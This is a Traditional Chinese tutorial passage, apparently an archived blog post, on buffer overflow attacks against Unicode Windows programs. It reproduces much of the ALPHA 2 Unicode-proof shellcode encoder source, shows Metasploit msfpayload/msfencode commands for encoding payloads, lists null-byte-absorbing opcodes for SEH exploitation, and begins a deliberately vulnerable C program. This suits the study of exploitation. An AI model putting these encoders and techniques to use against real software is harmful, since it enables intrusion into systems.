


包括這個案例，以及前面幾個我們看過的案例，可以看出很多時候緩衝區溢位攻擊必須了解攻擊對象，例如這個例子，攻擊者的對象是網頁伺服器，就必須對 HTTP 有所了解，上一個範例是 Wireshark，就必須對 pcap 檔案格式有所了解，我們之前看過的一些多媒體播放程式的漏洞，也必須對其媒體格式有所了解，所以一個真正的 Hacker 要廣泛的熟悉許多網路協定，特定專精的領域也必須要深入研究才行。

萬國碼（Unicode）的程式以及攻擊手法

萬國碼（Unicode）是一種編碼方式，假設讀者已有初步的程式設計基礎，你一定知道 ASCII 基本編碼，透過 ASCII 可以將英文大小寫字母、數字、以及一些其他符號以數值的方式儲存於電腦中，每個字母或符號對應要儲存在電腦裡的數值，全部集結整理起來就成為一個編碼的對照表格，可以參考 [ASCII Table](#)，對我們華人來說，最重要的就是中文要怎麼儲存在電腦中的問題，隨著電腦技術的演進，許多中文的編碼方式不斷地推出，以正體中文來說，演變到後來，最常被使用來在正體中文編碼的方式有兩套，一套叫做 Big5，另一套就是 Unicode，也就是萬國碼了，Big5 可以說是特別為正體中文設計的編碼對照表，歷史上比 Unicode 早誕生，所以網路上或者程式裡面許多使用到正體中文的地方仍然是以 Big5 來作為編碼的，另外一方面，比較晚出來的萬國碼漸漸也成為中文編碼的主流，顧名思義，萬國碼的設計初衷就是將世界上萬國的語言都劃入它的編碼對照表裡面，讓世界上只需要一種編碼表格，檔案就可以很方便的流通於網路上，從這一點來看，如果大家都去使用萬國碼，似乎會讓每個人都受益，這樣大家就不需要擔心編碼不同的問題。

現實往往沒有這麼單純，隨著科技產業的發展，萬國碼也產生了不同的版本，時至今日，最常用的萬國碼有 **UTF-8** 以及 **UTF-16** 兩種，一般在 Windows 上看到的 **Unicode** 都是指 **UTF-16**，如下圖，這是使用 Windows 內建的記事本程式存檔時候的選項，**Unicode** 選項就是 **UTF-16**，下方另外有 **UTF-8** 的選項，還有 **big endian** 代表的是低記憶體位址存放高位元組資料，我們在第二章有略為提過 Windows 作業系統都是 **little endian**，也就是低位元組資料存放在低記憶體位址，這裡我們暫時不理會它，純粹把焦點放在萬國碼上即可，另外，WWW 網頁上多被使用的是 **UTF-8** 編碼。



INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html


Go

1月 2月 4月
13
2014 2015 2016


Close

Help

身也有語言編碼的設定，在 Windows XP 的控制台內有一個 **Regional and Language Options** 的設定，如果不是 Windows XP，應該也可以在控制台內找到類似語言或者地域設定的項目，點開此項目，裡面會有一個地方允許使用者針對非萬國碼編寫的程式（Non-Unicode Programs）做調整，使用者可以設定要讓作業系統用什麼樣的編碼表格來解讀非萬國碼程式，如下圖，圖中的設定是 **Chinese (Taiwan)**，這個項目預設就是剛剛提過的 **Big5** 編碼。



假設狀況，如果今天電腦的設定如上圖顯示，預設非萬國碼程式是使用 **Big5** 編碼來解讀，假設我今天安裝了一個大陸地區所設計的程式，例如說 [PPS 網路電視軟體](#)，假設這個網路電視軟體並不是用萬國碼編寫的，而是使用大陸地區常用的編碼之一 **GB2312**，這樣的一個程式安裝在我的電腦下，許多程式內的文字字串就會變得無法解讀，因為程式內的文字字串是使用 **GB2312** 來編碼，但是我的作業系統針對非萬國碼的程式是設定用 **Big5** 來解讀它，因此就會產生衝突，結果就是使用者會看到莫名其妙而且很醜的文字內容。解決方法有幾個：第一就是使用者修改控制台的設定，將 **Chinese (Taiwan)** 修改完 **Chinese (PRC)**，如下圖，缺點就是如果電腦中同時有安裝別的軟體是限定用 **Big5** 來解讀的，就換成那些程式出現亂碼了，或者如果是 Windows XP 的使用者可以使用微軟官方所推出的 **AppLocale** 程式，或者是 PPS 的程式開發團隊將軟體重新用萬國碼來編寫，要不然就是使用者接受現況，移除軟體或者接受亂碼文字的存在而繼續使用。只要不是萬國碼編寫的程式，每個使用者 都可能面對同樣的問題。



大環境如此，因此有越來越多的程式使用萬國碼來編寫，緩衝區溢位攻擊對於用萬國碼來編寫的程式有完全不同的攻擊手法，相較於我們之前看過的所有例子，我們之前討論過的所有攻擊手法針對萬國碼程式都完全無效，最多只能夠造成 **DoS (Denial of Service)**，也就是阻斷服務的攻擊而已，如此看來，是不是只要程式設計師全部改用萬國碼來編寫程式，就可以完全避免緩衝區溢位攻擊的危險了呢？答案是否定的，使用萬國碼來編寫程式的確會增加緩衝區溢位攻擊的難度，所以我建議以這點為考量來開發程式，但是卻不能完全免疫，還是有被攻擊的可能性，而且為了要完全萬國碼相容，程式內部需要處理許多字串轉換和拷貝的動作，可能也因此會產生更多的潛在風險，以下我們將來討論針對萬國碼程式的攻擊手法，這類的攻擊方式需要一點想像力，關於這一點，我們很快就會看到。

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close Help

攻擊萬國碼程式最特別的一點就是，緩衝區的資料會從 **ASCII** 編碼轉換成萬國碼，萬國碼通常使用 2 個位元組來存放一個字母、符號、數字、或者是廣泛的稱為字元，這有別於 **ASCII** 的編碼方式，**ASCII** 都是以 1 個位元組來存放一個字元，在此之前，我們看過的緩衝區攻擊都是藉由安排字元陣列並且計算偏移量來發動攻擊，是建構在一個字元是 1 個位元組的基礎上，例如字元 **A** 是代表 1 個編碼數值為 **\x41** 的位元組，試想如果字元 **A** 不再代表 **\x41**，那它在記憶體裡面究竟會長怎樣？攻擊者的 **shellcode** 被經過轉碼成為萬國碼之後也會完全不同，這樣的情況下該如何撰寫 **shellcode** 呢？

首先我們需要知道究竟字元 **A** 經過萬國碼編碼後，在記憶體裡面會長怎樣？答案是它會從佔 1 個位元組的 **\x41** 變成佔 2 個位元組的 **\x00\x41**，也就是原本 **ASCII** 的編碼前面再加上一個 **NULL \x00** 位元組，萬國碼設計之時考慮到要和既有的 **ASCII** 相容，所以 **ASCII** 編碼轉換到萬國碼的過程中，數值 **0x00** 到數值 **0x7F** 都不會改變，只是前面加上一個前綴的 **\x00** 位元組，會改變的只有數值 **0x80** 到數值 **0xFF** 這一個範圍，我撰寫了一個簡單的小程式印出一個**對照表**，對照表中左邊 **ASCII** 那一直行是代表原來 **ASCII** 的單位元組數值，右邊 **ANSI**、**OEM**、**UTF-7**、**UTF-8** 代表四種不同的萬國碼編碼版本（**Code Page**），這裡我們不需特別注意萬國碼編碼的 **Code Page**，因為實際在進行緩衝區溢位攻擊的時候，攻擊者也不需要知道到底程式設計師用的版本是哪一個，我們只需要知道一個重要的事實，就是 **ASCII** 數值 **0x00** 到 **0x7F** 之間，轉換成萬國碼之後，都只是前綴加上 **NULL \x00** 位元組而已，而另一個事實就是數值 **0x80** 以後的編碼，在不同的 **Code Page** 情況下結果會不同，所以攻擊者在規劃攻擊字串的時候，只能夠使用 **0x00** 到 **0x7F** 這之間的數值，另外還有一點值得注意的，就是這個對照表是在作業系統的編碼語系設定為 **English (United States)** 的情況下產生的，如果作業系統的編碼語系不同，產生出來的表格也會不同，但是數值 **\x00** 到 **\x7F** 則仍舊維持不變，所以我們只要記住只能夠使用 **\x00** 到 **\x7F** 之間的數值這一個重點即可，大於 **0x80**（包含 **0x80**）的數值會被萬國碼轉換成什麼東西是無法預測的，就算可以預測也不應該去預測，因為使用者作業系統上的編碼設定是攻擊者無法掌握的，而在數值大於 **0x80** 的情況下，作業系統的編碼設定會影響不同的萬國碼版本的輸出。

另外一個值得注意的地方是，當攻擊者成功覆蓋 **RET** 或者 **SEH** 結構的時候，因為攻擊字串已經被轉換成雙字元組，所以原本覆蓋 **RET** 的可能是 **41414141**，現在就會變成 **00410041**，這會直接影響到我們放置在 **RET** 或者 **SEH** 結構上的記憶體位址，以直接覆蓋 **RET** 的攻擊方式為例，原本我們應該要找尋一個內容是 **jmp esp** 之類的組合語言的記憶體位址（或者 **jmp/call** 其他的暫存器，視 **shellcode** 在哪裡而定），將此記憶體位址覆蓋在 **RET** 上，以至於電腦將 **RET** 載入到 **EIP** 的時候，會去執行這個跳躍的組語指令，進而將執行權導引到我們的 **shellcode** 上面，但是現在我們只能夠覆蓋 **00mm00nn** 這類的記憶體位址，也就是說，我們的攻擊字串只要兩個字元，例如說 **"AB"**，覆蓋到 **RET** 的時候，自動會變成 **00420041** 這樣的記憶體位址（**A** 是 **41**，**B** 是 **42**，因為 **little-endian** 所以反向載入到 **EIP**），我們無法使用其他形式的記憶體位址，只能夠找出 **00mm00nn** 這樣的記憶體位址形式，如果不完全符合，舉例來說 **jmp esp** 的位址是在 **00410117**，就要看看 **004100FF** 這個最近可達到的位址到 **00410117** 這個目標位址之間的組語指令會不會影響到最後 **jmp esp** 的結果，如果不會，就可以使用 **004100FF**，另一個角度來說，因為能夠覆蓋的記憶體位址被限制在只有 **00mm00nn** 這樣的格式，所以萬國碼編碼的程式大大地提昇了緩衝區溢位攻擊的困難度，雖然如果只是要造成 **DoS** 攻擊還是綽綽有餘的（例如覆蓋一個亂七八糟的位址讓 **EIP** 載入，程式自然會當掉）。

還有一點是 **SEH** 結構式攻擊手法特別會有的問題，記得我們之前覆蓋例外處理結構的時候，都是藉由放置類似 **POP/POP/RET** 這類的指令的記憶體位址在 **Handler**，然後執行程序就會跳到 **Next** 上面，除了必須要找到 **00mm00nn** 形式的 **POP/POP/RET** 記憶體位址以外，**SEH** 特別會有的問題在於怎樣從 **Next** 繼續將執行權移轉到 **shellcode** 上面？我們之前都是在 **Next** 上面直接覆蓋組語指令，通常是一個比較小距離的跳躍指令，可能是往前或者往後跳數個位元組的距離，然後在跳到的位置處我們再安排可以直接跳到 **shellcode** 的位置，會這樣安排的原因我們之前討論例外處理的時候已經有深入探討過，總之在 **Next** 上的內容常常是類似 **jmp short xx** 這樣的短距離跳躍指令，例如 **jmp short 0x10** 往前跳 **0x10** 個位元組，其 **opcode** 是 **EB0E**，搭配上兩個填塞用的 **NOP** 指令，現在因為我們的攻擊字串被載入到記憶體的 **時候**，全部被轉換成雙位元組的萬國碼，所以我們只能夠考慮中間有 **\x00** 情況的指令，原本的 **jmp short xx** 指令，例如剛剛說的 **EB0E**，是無法再使用的，因為就算我們的攻擊字串塞入 **EB0E**，到記憶體裡面也會被轉換成 **00EB000E**（實際上不會，因為 **EB** 大於 **0x7F**，記得我們說過大於數值 **0x80** 會被萬國碼轉成什麼東西是無法預測的嗎？），所以無法使用這種連在一起的組語指令，那麼攻擊者到底如何實現 **SEH** 的攻擊手法呢？

答案是運用想像力，實際的作法會根據不同漏洞的情況而有所不同，但是大原則是，攻擊者會想辦法放入合適的指令，讓執行權依舊移轉到 **shellcode** 上面，舉例來說，攻擊者可能會放棄以前習慣的短距離跳躍，選擇用「走」的，直接走到 **shellcode** 那裡去，說用「走」的意思是，當執行權藉由 **POP/POP/RET** 這樣的指令從 **Handler** 跳到 **Next** 成員上的時候，**Next** 成員處可能可以放置一些無關緊要的指令，就是執行了也不會影響後來 **shellcode** 的指令，然後 **EIP** 會一行一行組語繼續往下執行，攻擊者就把 **shellcode** 安排在下方，讓 **EIP** 一行一行地「走」過去，踩在無關緊要的組語指令上面，這只是其中一種方法，實際操作會根據不同程式的漏洞而決定，因為要看漏洞發生當時的暫存器、堆疊、以及記憶體內容來決定採用什麼手法，無論如何，想像力是不可或缺的成功因素，這應該是萬國碼程式的攻擊裡頭比較困難的一部分，我們等一下會看實際的案例。

最後一個問題在於 **shellcode**，既然大於 **0x80** 的數值都無法使用，那麼 **shellcode** 勢必要改寫，或者是經過特殊的編碼，以至於 **shellcode** 可以耐得住萬國碼的轉換煎熬，在載入到記憶體之後，仍然能夠發揮功能，有兩個編碼工具可以協助我們，一個是 **Berend-Jan Wever** 所寫的 **ALPHA 2**，另一個是 **Metasploit**，我們先來看 **ALPHA 2**，首先以下是它的原始程式碼，程式是在 **Linux** 底下撰寫編譯的，不過產生出來的 **shellcode** 可以用在各個 **Windows** 平台上（註：它原始的排版就不是很好）。

```
#include <stdio.h> // printf(), fprintf(), stderr
#include <stdlib.h> // exit(), EXIT_SUCCESS, EXIT_FAILURE, srand(), rand()
#include <string.h> // strcmp(), strstr()
#include <sys/time.h> // struct timeval, struct timezone, gettimeofday()

#define VERSION_STRING "ALPHA 2: Zero-tolerance. (build 07)"
#define COPYRIGHT      "Copyright (C) 2003, 2004 by Berend-Jan Wever."
/*

,SSSS,,S, ,SSSS, ALPHA 2: Zero-tolerance.
SS" Y$P" SY" ,SY
iS' dY ,SS"
YS, dSb ,sY" Unicode-proof uppercase alphanumeric shellcode encoding.
`"YSS'"S' 'SSSSSSSP <skylined@edup.tudelft.nl>
```

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License version 2, 1991 as published by the Free Software Foundation.

Acknowledgements:
Thanks to rix for his phrack article on aphanumeric shellcode.
Thanks to obscou for his phrack article on unicode-proof shellcode.
Thanks to Costin Ionescu for the idea behind w32 SEH GetPC code.
**/*

```
#define mixedcase_w32sehgetpc "VTX630VXH49HHHPHYAAQhZYYYYAAQDDDD36" \
    "FFFFFFXVj0PPTUPPA30189"
#define uppercase_w32sehgetpc "VTX630WTVX63VXH49HHHPVX5AAQVPVX5YYYY" \
    "P5YYY5DKKPYAPTTX632DDNVDDX4Z4A638618" \
    "16"
#define mixedcase_ascii_decoder_body "jAXP0A0AKaAQ2AB2B08BBA8XP8ABuJI"
#define uppercase_ascii_decoder_body "VTX30VX4AP0A3HH0A00ABAABTAQ2AB2B08" \
    "BXP8ACJJI"
#define mixedcase_unicode_decoder_body "jXAQADAZABARALAYAIQAIAQIAhAAAZ1AIA" \
    "IAJ11AIAIABABABQIIAIIQIAIQI111AIAJQYA" \
    "ZBABABABABKMAGB9u4JB"
#define uppercase_unicode_decoder_body "QATAXAZAP3QADAZABARALAYAIQAIAQAPAS" \
    "AAAPAZ1AI1AIAIAJ11AIAIAXA58AAAPAZABAB" \
    "QI1AIIQIAIQI1111AIAJQI1AIAZABABABAB3" \
    "0APB9447B"
```

33/52



13 二月 15 - 26 十一月 16

2014 2015 2016

[Help](#)

```
struct decoder* decoders[] = {
    mixedcase_ascii_decoders, uppercase_ascii_decoders,
    mixedcase_unicode_decoders, uppercase_unicode_decoders,
    mixedcase_ascii_nocompress_decoders, uppercase_ascii_nocompress_decoders,
    mixedcase_unicode_nocompress_decoders, uppercase_unicode_nocompress_decoders
}
```

```

    );
    exit(EXIT_SUCCESS);
}

void help(char* name) {
    printf(
        "Usage: %s [OPTION] [BASEADDRESS]\n"
        "ALPHA 2 encodes your IA-32 shellcode to contain only alphanumeric characters.\n"
        "The result can optionally be uppercase-only and/or unicode proof. It is a encoded\n"
        "version of your original shellcode. It consists of baseaddress-code with some\n"
        "padding, a decoder routine and the encoded original shellcode. This will work\n"
        "for any target OS. The resulting shellcode needs to have RWE-access to modify\n"
        "it's own code and decode the original shellcode in memory.\n"
        "\n"
        "BASEADDRESS\n"
        "  The decoder routine needs have it's baseaddress in specified register(s). The\n"
        "  baseaddress-code copies the baseaddress from the given register or stack\n"
        "  location into the appropriate registers.\n"
        "eax, ecx, edx, ecx, esp, ebp, esi, edi\n"
        "  Take the baseaddress from the given register. (Unicode baseaddress code using\n"
        "  esp will overwrite the byte of memory pointed to by ebp!)\n"
        "[esp], [esp-X], [esp+X]\n"
        "  Take the baseaddress from the stack.\n"
        "seh\n"
        "  The windows \"Structured Exception Handler\" (seh) can be used to calculate\n"
        "  the baseaddress automatically on win32 systems. This option is not available\n"
        "  for unicode-proof shellcodes and the uppercase version isn't 100% reliable.\n"
        "nops\n"
        "  No baseaddress-code, just padding. If you need to get the baseaddress from a\n"
        "  source not on the list use this option (combined with --nocompress) and\n"
        "  replace the nops with your own code. The ascii decoder needs the baseaddress\n"
        "  in registers ecx and edx, the unicode-proof decoder only in ecx.\n"
        "-n\n"
        "  Do not output a trailing newline after the shellcode.\n"
        "--nocompress\n"
        "  The baseaddress-code uses \"dec\"-instructions to lower the required padding\n"
        "  length. The unicode-proof code will overwrite some bytes in front of the\n"
        "  shellcode as a result. Use this option if you do not want the \"dec\"-s.\n"
        "--unicode\n"
        "  Make shellcode unicode-proof. This means it will only work when it gets\n"
        "  converted to unicode (inserting a '0' after each byte) before it gets\n"
        "  executed.\n"
        "--uppercase\n"
        "  Make shellcode 100% uppercase characters, uses a few more bytes then\n"
        "  mixedcase shellcodes.\n"
        "--sources\n"
        "  Output a list of BASEADDRESS options for the given combination of --uppercase\n"
        "  and --unicode.\n"
        "--help\n"
        "  Display this help and exit\n"
        "--version\n"
        "  Output version information and exit\n"
        "\n"
        "See the source-files for further details and copying conditions. There is NO\n"
        "warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.\n"
        "\n"
        "Acknowledgements:\n"
        "  Thanks to rix for his phrack article on alphanumeric shellcode.\n"
        "  Thanks to obscur for his phrack article on unicode-proof shellcode.\n"
        "  Thanks to Costin Ionescu for the idea behind w32 SEH GetPC code.\n"
        "\n"
        "Report bugs to <skylined@edup.tudelft.nl>.\n",
        name
    );
    exit(EXIT_SUCCESS);
}

//-----
int main(int argc, char* argv[], char* envp[]) {
    int uppercase = 0, unicode = 0, sources = 0, w32sehgetpc = 0,
        nonewline = 0, nocompress = 0, options = 0, spaces = 0;
    char* baseaddress = NULL;
    int i, input, A, B, C, D, E, F;
    char* valid_chars;

    // Random seed
    struct timeval tv;
    struct timezone tz;
    gettimeofday(&tv, &tz);
    srand((int)tv.tv_sec*1000+tv.tv_usec);

    // Scan all the options and set internal variables accordingly
    for (i=1; i<argc; i++) {
        if (strcmp(argv[i], "--help") == 0) help(argv[0]);
        else if (strcmp(argv[i], "--version") == 0) version();
        else if (strcmp(argv[i], "--uppercase") == 0) uppercase = 1;
        else if (strcmp(argv[i], "--unicode") == 0) unicode = 1;
        else if (strcmp(argv[i], "--nocompress") == 0) nocompress = 1;
        else if (strcmp(argv[i], "--sources") == 0) sources = 1;
        else if (strcmp(argv[i], "--spaces") == 0) spaces = 1;
        else if (strcmp(argv[i], "-n") == 0) nonewline = 1;
        else if (baseaddress == NULL) baseaddress = argv[i];
        else {
            fprintf(stderr, "%s: more then one BASEADDRESS option: '%s' and '%s'\n",
                "Try '%s --help' for more information.\n",
                argv[0], baseaddress, argv[i], argv[0]);
            exit(EXIT_FAILURE);
        }
    }
}

```

INTERNET ARCHIVE
wayback Machine
5 captures
13 二月 15 - 26 十一月 16
http://securityalley.blogspot.tw/2014/11/blog-post.html
Go
1月 2月 4月
13
2014 2015 2016
Close
Help

```

1 // (baseaddress == NULL) {
2 fprintf(stderr, "%s: missing BASEADDRESS options.\n"
3         "Try '%s --help' for more information.\n", argv[0], argv[0]);
4 exit(EXIT_FAILURE);
5 }
6 // The uppercase, unicode and nocompress option determine which decoder we'll
7 // need to use. For each combination of these options there is an array,
8 // indexed by the baseaddress with decoders. Pointers to these arrays have
9 // been put in another array, we can calculate the index into this second
10 // array like this:
11 options = uppercase+unicode*2+nocompress*4;
12 // decoders[options] will now point to an array of decoders for the specified
13 // options. The array contains one decoder for every possible baseaddress.
14
15 // Someone wants to know which baseaddress options the specified options
16 // for uppercase, unicode and/or nocompress allow:
17 if (sources) {
18     printf("Available options for %s alphanumeric shellcode:\n",
19           uppercase ? "uppercase" : "mixedcase",
20           unicode ? "unicode-proof" : "");
21     for (i=0; decoders[options][i].id != NULL; i++) {
22         printf(" %s\n", decoders[options][i].id);
23     }
24     printf("\n");
25     exit(EXIT_SUCCESS);
26 }
27
28 if (uppercase) {
29     if (spaces) valid_chars = " 0123456789BCDEFGHIJKLMNOPQRSTUVWXYZ";
30     else valid_chars = "0123456789BCDEFGHIJKLMNOPQRSTUVWXYZ";
31 } else {
32     if (spaces) valid_chars = " 0123456789BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
33     else valid_chars = "0123456789BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
34 }
35
36 // Find and output decoder
37 for (i=0; strcmp(baseaddress, decoders[options][i].id) != 0; i++) {
38     if (decoders[options][i+1].id == NULL) {
39         fprintf(stderr, "%s: unrecognized baseaddress option '%s'\n"
40                 "Try '%s %s--sources' for a list of BASEADDRESS options.\n",
41                 argv[0], baseaddress, argv[0],
42                 uppercase ? "--uppercase" : "",
43                 unicode ? "--unicode" : "");
44         exit(EXIT_FAILURE);
45     }
46 }
47 printf("%s", decoders[options][i].code);
48
49 // read, encode and output shellcode
50 while ((input = getchar()) != EOF) {
51     // encoding AB -> CD 00 EF 00
52     A = (input & 0xf0) >> 4;
53     B = (input & 0x0f);
54
55     F = B;
56     // E is arbitrary as long as EF is a valid character
57     i = rand() % strlen(valid_chars);
58     while ((valid_chars[i] & 0x0f) != F) { i = ++i % strlen(valid_chars); }
59     E = valid_chars[i] >> 4;
60     // normal code uses xor, unicode-proof uses ADD.
61     // AB ->
62     D = unicode ? (A-E) & 0x0f : (A^E);
63     // C is arbitrary as long as CD is a valid character
64     i = rand() % strlen(valid_chars);
65     while ((valid_chars[i] & 0x0f) != D) { i = ++i % strlen(valid_chars); }
66     C = valid_chars[i] >> 4;
67     printf("%c%c", (C<<4)+D, (E<<4)+F);
68 }
69 printf("A%s", newline ? "" : "\n"); // Terminating "A"
70
71 exit(EXIT_SUCCESS);
72 }

```

請將上面的程式原始碼存檔成 **alpha2.c** 之後，透過 **gcc** 來編譯，程式碼是在 **Linux** 的環境下寫的，如果要在非 **Linux** 環境下編譯，可能需要修改一些地方，請輸入 **gcc** 指令類似如下：

```
$ gcc alpha2.c -o alpha2
```

產生出 **alpha2** 執行程式，此程式可以搭配我們之前的 **shellcode** 來使用，不過不需要兩層的編碼，可以直接從 **Metasploit** 的 **msfpayload** 的二進位輸出導向 **alpha2** 來產生出最後的 **shellcode**，如下：

```

fon909@shelllab:/shelllab/msf3$ ./msfpayload windows/messagebox icon=warning text='Hello, World!' title='fon909' R > messagebox.bin
fon909@shelllab:/shelllab/msf3$ ./alpha2 eax --unicode --uppercase < messagebox.bin
PPYIAIAIAIAQATAXAZAPA3QADAZABARALAYIAIAQ... (其後省略)

```

上面的指令假設 **alpha2** 程式在跟 **msfpayload** 同一個目錄下，如果不是，請讀者自行調整，**ALPHA 2** 需要指定一個暫存器，該暫存器必須存放 **shellcode** 的記憶體位址，上面指令假設此暫存器是 **EAX**，也就是說假設 **EAX** 存放著 **shellcode** 的記憶體位址，如果是別的暫存器，也需要重新調整上面指令的參數。


```
fon909@shelllab:/shelllab/msf3$ ./msfencode -e x86/alpha_mixed -t raw < messagebox.bin | \
./msfencode -e x86/unicode_upper BufferRegister=EAX -t c
[*] x86/alpha_mixed succeeded with size 584 (iteration=1)

[*] x86/unicode_upper succeeded with size 1299 (iteration=1)

unsigned char buf[] =
"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x51\x41\x54"
(其後省略)
```

到此我們總結一下萬國碼程式的緩衝區溢位攻擊，主要困難如下：

- 覆蓋 RET 或者 SEH 結構的記憶體位址必須是 00mm00nn 形式
- 無法使用一般的組語指令，必須配合使用中間有 \x00 位元組的組語指令
- shellcode 必須使用特別編碼，但是編碼之後 shellcode 的長度會大增

另外還有一個難題，就是決定偏移量的時候，以往我們都透過 Metasploit 或是 mona 產生出來的特殊字串來判別偏移量，但是如果特殊字串變成了 00mm00nn 的形式（因為萬國碼轉換之後會加入 NULL 位元組），這樣 EIP 被覆蓋的時候，往往還可以再繼續執行指令，不會立刻當掉，舉例來說，如果覆蓋的內容是 00410063，代表 "cA" 字串，這一個區域的位址常常存放著可被執行的組語指令，所以 EIP 會繼續隨機執行著誰知道是什麼的亂七八糟指令，但是不會立刻當掉，等到當掉的時候，EIP 可能已經跑到 00410231，我們再去看 EIP，很難聯想到一開始覆蓋在上面的其實是 00410063，這只是一個例子，實際在執行攻擊的時候，還是要視當時的狀況而定，總而言之判斷偏移量也變得更加困難。

關於上述無法使用一般組語指令的這一個困難，以下列出了幾個可以被運用的特定指令，其中指令 61 可以將堆疊中的內容載入到暫存器上面，指令像是 ADD EAX, 0xPP00QQ00，透過 0xPP00QQ00 這種格式的操作，我們可以對暫存器 EAX 作加法或者減法，同時又符合萬國碼中間會夾 NULL 字元的情況，透過一些加減指令的組合，我們可以自由控制 EAX 的數值，至於為什麼要這麼做，等一下當我們看到範例的時候理由會更容易解釋，下方 006E00、006F00、一直到 007300 等等指令可以用來「吃掉」兩個萬國碼編碼所產生的 NULL 位元組，因此，適當地安排一些這種指令，就可以巧妙的把 00 位元組給清除掉，大原則是這樣，就是利用一些特定的指令將 00 位元組化為無形，又不影響最終 shellcode 的執行結果，只要這個方向對就可以了，至於要用什麼指令可能需要發揮一些想像力，詳細的操作方式我們等一下會從實際案例當中更多的了解，我們先把常用的指令列出如下：

Opcode	組語指令
61	POPAD
006E00	ADD [ESI],CH
006F00	ADD [EDI],CH
007000	ADD [EAX],DH
007100	ADD [ECX],DH
007200	ADD [EDX],DH
007300	ADD [EBX],DH
0500QQ00PP	ADD EAX, 0xPP00QQ00
2D00QQ00PP	SUB EAX, 0xPP00QQ00

萬國碼程式的模擬案例

為了暫時避免 Stack Cookie 以及 SafeSEH 等編譯器的保護機制，我們暫時仍舊用 Dev-C++ 來撰寫我們的模擬漏洞程式，執行 Dev-C++ 開啟一個空白的 C 語言專案（留意，非 C++ 專案），命名為 Vulnerable005，新增一個 vulnerable005.c 語言檔案，新增原始程式碼內容如下：

```
// vulnerable005.c
// 2012-2-7
// fon909@outlook.com
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>

char rock[0xE000] = "...some data";
char Rahab[0x2000] = "\x90\x58\x58\xc3"; // NOP/POP/POP/RET

void foo(void *src_buf, size_t const len) {
    size_t const BUF_LEN = 128;
    char bad_buf[BUF_LEN];

